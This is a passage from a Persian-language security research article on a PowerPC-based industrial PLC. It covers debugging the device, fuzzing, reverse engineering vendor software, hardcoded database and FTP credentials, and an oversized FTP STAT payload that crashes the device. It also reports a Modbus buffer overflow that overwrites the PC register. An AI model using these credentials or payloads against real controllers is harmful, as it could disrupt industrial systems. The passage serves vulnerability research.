
خوب ما سرور GDB خود را آماده کرده و آنرا بر روی درگاه 20000 در حال شنود قرار دادیم و فرآیند اصلی PLC را نظارت می کنیم. در اینجا فرآیند اصلی مد نظر ما dapmain است که می توانید آنرا با اجرا کردن فرمان ps مشاهده کنید.



تصویر 21 فرآیند dapmain در لیست فرآیند های PLC

```
gdbserver localhost:2000 /mnt/ide/dap/system/dapmain
```

در اینجا، ما از IDA یا GDB برای ارتباط برقرار کردن با سرور GDB راه اندازی شده خود بر روی سیستم PLC استفاده می کنیم. در طی پیکربندی دیباگر، از آنجایی که دستگاه مورد هدف ما بر مبنای معماری PowerPC است، باید ترتیب قرار بایت ها را بر روی Big Endian قرار بدهیم (در فصول قبلی توضیح داده شده است.)




تصویر 22 Cross Debugging سیستم PLC

برای انجام فازینگ ما شروع به استفاده از فازر BED می کنیم (BED مخفف کلمه Brute force Exploit Detector است) که یک فازر متنی ساده می باشد که نرم افزار هدف خود را برای آسیب پذیری های معمولی مانند سرریز بافر، خطا های Format String، سرریز Interget و... بررسی می کند. ما از این برنامه برای پیدا کردن حفره های امنیتی درون FTP و HTTP سرور استفاده کردیم. با این حال، عملیات فازینگ شکست خورد و ما نتوانستیم هیچ ضعف امنیتی خاصی در آن سرویس های با استفاده از فازینگ پیدا کنیم.

مهندسی معکوس


با نگاه کردن به نرم افزار DAPStudio که توسط تولیده کنند ارائه می شود، ما متوجه شدیم که شرکت برای تمامی محصولاتش در نرم افزار های خود firmware ارائه کرده است. سپس شروع به مهندسی معکوس کردن Dap Studio کردیم. تمامی فرآیند مهندسی معکوس نیاز به دانش عمیق درباره معماری کامپیوتر، زبان اسمبلی و.. داشت که

ما تمامی آنها را در این مقاله ارائه نخواهیم کرد، اما با این حال ما نتایج به دست آمده خود در مهندسی معکوس را به شما معرفی می کنیم. اولین نتیجه مان با نگاه کردن در نرم افزار DAP Studio حاصل شد.



تصویر 23 پیدا کردن کلمه عبور بانک اطلاعاتی از طریق مهندسی معکوس PLC Firmware

واضح است که ما توانستیم نام کاربری و کلمه عبور (نام کاربری dap و کلمه عبور admin) را با مهندسی معکوس نرم افزر بدست آوردیم(که نام کاربری و کلمه عبور پایگاه داده بود). همچنین ما می توانستیم مشخصات اهراز هویت به FTP را هم بدست آوریم. این کار به سادگی با مهندسی معکوس کردن نرم افزار DAP Studio امکان پذیر است.



تصویر 24 پیدا کردن کلمه عبور FTP از طریق مهندسی معکوس


در طی مهندسی معکوس، ما متوجه شدیم که با ارسال چندین درخواست بزرگ برای دستور STAT در حال اجرا درون سرور FTP ما می توانیم سرور FTP را از کار بیندازیم. این یک نوع ضعف امنیتی خاص است که ما آن را حمله مصرف حافظه (memory consumption attack) می نامیم. با ارسال کردن پیلودمان ما می توانیم موجب کرش کردن کل دستگاه شویم.

```
DAPHix vsFTPd STAT command XREF in function sub_10005F38+77C
.rodata:1001589C off_1001589C: .long aStat # DATA XREF: sub_10005F38+77Co
.rodata:1001589C # sub_10005F38+780r ...
.rodata:1001589C # "STAT"
DAPHix vsFTPd STAT trigger location
.text:100066A8 bl sub_1000AC34
.text:100066B0 bne cr7, loc_1000734C
.text:100066B4 lis %r9, off_1001589C@h
.text:100066B8 lwz %r4, off_1001589C@l(%r9)
.text:100066BC mr %r3, %r31
```

در ادامه پیلود ارسالی ما آورده شده است.

```
1  USER admin
2  PASS cdpp08
3  STAT {{*}POC,{{*},{{*},{{*}… long string.
```

نتیجه حاصل شده از ارسال پیلود :




تصویر 25 قبل و بعد ارسال کد تکذیب سرویس بر علیه PLC

ما اکسپلویتی برای این ضعف امنیتی ایجاد کردیم که می توانید ان را در پیوست A مشاهده کنید.


فازینگ پروتکل Modbus

ما تصمیم گرفتیم پروتکل Modbus در حال اجرا درون دستگاه PLC را ارزیابی امنیتی کنیم. ما بدین منظور از فازر خودمان برای پیدا کردن حفره های امنیتی ممکن در پروتکل Modbus استفاده کردیم.



تصویر 26 حافظه PLC قبل از ارسال پیلود Modbus ما

هنگامی که فازر رشته هایی با طول بزرگ از کاراکترهای A که دارای کد هکسادسیمال \x41 است شروع به ارسال کردن به هدف می کند، پس از 30 دقیقه دستگاه کرش می کند. قبل از شروع عملیات فازینگ ما شروع به cross debugging فرآیند کرده و شروع به نظارت کردت بر روی فرآیند dapmain با استفاده از GDB می کنیم. همانطور که در تصویر مشاهده می کنید ثبات PC درون PLC با مقدار 41 بازنویسی می شود که بدین معناست ما توانستیم حافظه را با استفاده از رشته های با طول بلندی از کاراکتر A بازنویسی مجدد کنیم. در امنیت نرم افزار این آسیب پذیری در گروه آسیب پذیری سریز بافر قرار می گیرد.



تصویر 27 حافظه بعد از ارسال \x41 به PLC. ثبات PC با \x41 باز نویسی مجدد شده است.

خروجی نمایش داده شده در تصویر بالا گواه این است که می توان یک اکسپلویت کد راه دور برای این PLC نوشت. اما شایان ذکر است، در نوشتن کد اکسپلویت برای PLC ها در مقایسه با نوشتن کد اکسپلویت برای نرم افزار های مبتنی بر ویندوز تفاوت هایی وجود دارد. این تفاوت های به دیل وجود تفاوت میان معماری کامپیوتر های مبتنی بر ویندوز و PLC وجود دارند.


چون بر روی دستگاه های PLC پردازنده PowerPC در حال اجراست در حالیکه بر روی دستگاه های Windows از معماری x86 Intel استفاده می شود، این دو معماری هم کاملا در طراحی و پیاده سازی از هم متفاوت هستند. به عنوان مثال، این دو معماری در زبان اسمبلی خود، از یک گرامر متفاوت نسبت به هم دیگر استفاده می کنند. همچنین در طراحی حافظه این دو معماری تفاوت بسیاری وجود دارد.

به هر حال، در نوشتن یک اکسپلویت معمولی، همیشه مهاجمین تلاش می کنند که کنترل ثبات EIP را بدست گیرند و آدرس شلکد خود را در آن تنظیم کنند. اما متاسفانه در معماری PowerPC استفاده شده در PLC همچین ثباتی برای ما وجود ندارد. در PowerPC ثبات های عمومی با r0 تا r31 و ثبات های شرطی با CR0 تا CR7 برچسب گذاری شده اند. و دیگر ثبات ها از قبیل PC (ثبات آدرس دستورالعمل IAR)، LR(Link Register)، CR (condition register) دارای یک نام ثابت هستند. همچنین شایان ذکر است برخی از پردازنده های PowerPC ثبات های 64 بیتی ممیز شناور (floating point resgister) دارند. برای یک مهاجم مهم ترین قسمت بدست آوردن کنترل ثبات EIP است که در معماری Power PC این ثبات PC خوانده می شود. خب این یک گام مهم برای هر مهاجمی در نوشتن کد اکسپلویت راه دور است و این Memory Map نشان

می دهد که نوشتن یک کد اکسپلویت راه دور برای این PLC ممکن است. به هر حال، از آنجایی که این مبحث مورد بحث ما نیست، ما قصد نوشتن کد اکسپلویت راه دور نخواهیم داشت.


بررسی سخت افزار

